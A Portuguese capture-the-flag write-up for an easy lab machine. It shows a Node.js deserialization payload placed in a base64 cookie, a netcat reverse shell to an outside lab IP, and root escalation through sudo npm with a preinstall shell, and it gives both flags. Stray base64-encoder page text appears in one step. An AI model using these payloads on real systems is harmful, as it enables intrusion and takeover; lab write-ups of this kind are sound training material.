
Subscriber


IP: 10.9.2.29 `nível: Fácil`


- Passo 01



Ao acessarmos o site, vemos a mensagem informando que está manutenção e que há uma aplicação rodando na porta **3000**


- Passo 02






Após n testes não bem sucedidos, uma coisa que me chamou a atenção foi o **Cookie**, após decodar em base64, nos dava uma info interessante.

```
{"userName":"Anonymous","Email":"testtestcom"}
```



- Passo 03



Após n testes novamente e sem sucesso outra info que nos dava uma pista foi o serviço, ao ver o campo **X-Powered-By** percebesse que se é usado Nodejs.

- Passo 04

  [NodeJS]

  `_$$ND_FUNC$$_ function(){require(\"child_process\").execSync(\"sleep 10\")}()`

  para não fazer a Desserialização na mão foi-se usado esse exploit, basicamente o mesmo do site, porém com algumas mudanças.

- Passo 05

  Encode to Base64 format

  Simply enter your data then push the encode button.

  ```
  {"userName":"Anonymous","Email":"_$$ND_FUNC$$_ function(){require(\"child_process\").execSync(\"sleep 10\")}()"}
  ```

  To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

  UTF-8 Destination character set.

  LF (Unix) Destination newline separator.

  Encode each line separately (useful for when you have multiple entries).

  Split lines into 76 character wide chunks (useful for MIME).


  Perform URL-safe encoding (uses Base64URL format).

  Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

  ENCODE Encodes your data into the area below.


  ```
  eyJ1c2VyTmFtZSI6IkFub255bW91cyIsIkVtYWlsIjoiXyQkTkRfRlVOQyQkXyBmdW5jdGlvbigpe3JlcXVpcmUoXCJjaGlsZF9wcm9jZXNzXCIpLmV4ZWNTeW5jKFwic2xlZXAgMTBcIil9KCkifQ==
  ```

  Como nada era refletivo na execução do comando, pedi que fosse executado um sleep e podemos ver que trigou sem problema.

  load: 10.49 s

- Passo 06



Deixei o **nc** escutando na porta 1234 e no lugar do comando **sleep 5** executei a reverse shell `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.12.100 1234 >/tmp/f` e executei o comando `script -qc /bin/bash /dev/null` para uma shell mais interativa.

- Passo 07

```
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ ls /
ls /
bin   home            lib64       opt   sbin  tmp       vmlinuz
boot  initrd.img      lost+found  proc  snap  user.txt  vmlinuz.old
dev   initrd.img.old  media       root  srv   usr
etc   lib             mnt         run   sys   var
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ cat /user.txt
cat /user.txt
CS{1ns3cur3_D3s3r1Al1Z4t10n_4tt4ck_N0dEJS}
ryan@ip-10-9-2-29:/home/ryan/webapp/app$
```

- Passo 08

```
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ sudo -l
sudo -l
Matching Defaults entries for ryan on ip-10-9-2-29:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User ryan may run the following commands on ip-10-9-2-29:
    (ALL) NOPASSWD: /usr/bin/npm *
ryan@ip-10-9-2-29:/home/ryan/webapp/app$
```

Identifica-se que podemos abusar do **npm** para tentar uma escalação de privilégios.

- Passo 09

[GTFOBins npm]

```
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ sudo -l
sudo -l
Matching Defaults entries for ryan on ip-10-9-2-29:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User ryan may run the following commands on ip-10-9-2-29:
    (ALL) NOPASSWD: /usr/bin/npm *
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ TF=$(mktemp -d)
TF=$(mktemp -d)
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ echo '{"scripts": {"preinstall": "/bin/
sh"}}' > $TF/package.json
<ts": {"preinstall": "/bin/sh"}}' > $TF/package.json
ryan@ip-10-9-2-29:/home/ryan/webapp/app$ sudo npm -C $TF --unsafe-perm i
sudo npm -C $TF --unsafe-perm i

# TF=$(mktemp -d)  script -qc /bin/bash /dev/null
script -qc /bin/bash /dev/null
root@ip-10-9-2-29:/tmp/tmp.cY3bbROpjD# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-9-2-29:/tmp/tmp.cY3bbROpjD#
```

Ao explorarmos a vulnerabilidade do npm, conseguimos efetuar a escalação de privilégios

`TF=$(mktemp -d)`

`echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json`

`sudo npm -C $TF --unsafe-perm i`

- Passo 10

```
root@ip-10-9-2-29:/tmp/tmp.cY3bbROpjD# ls /root
ls /root
root.txt  snap
root@ip-10-9-2-29:/tmp/tmp.cY3bbROpjD# cat /root/root.txt
cat /root/root.txt
CS{3asy-P3aSy-Pr1v-NPM}
root@ip-10-9-2-29:/tmp/tmp.cY3bbROpjD#
```

FLAG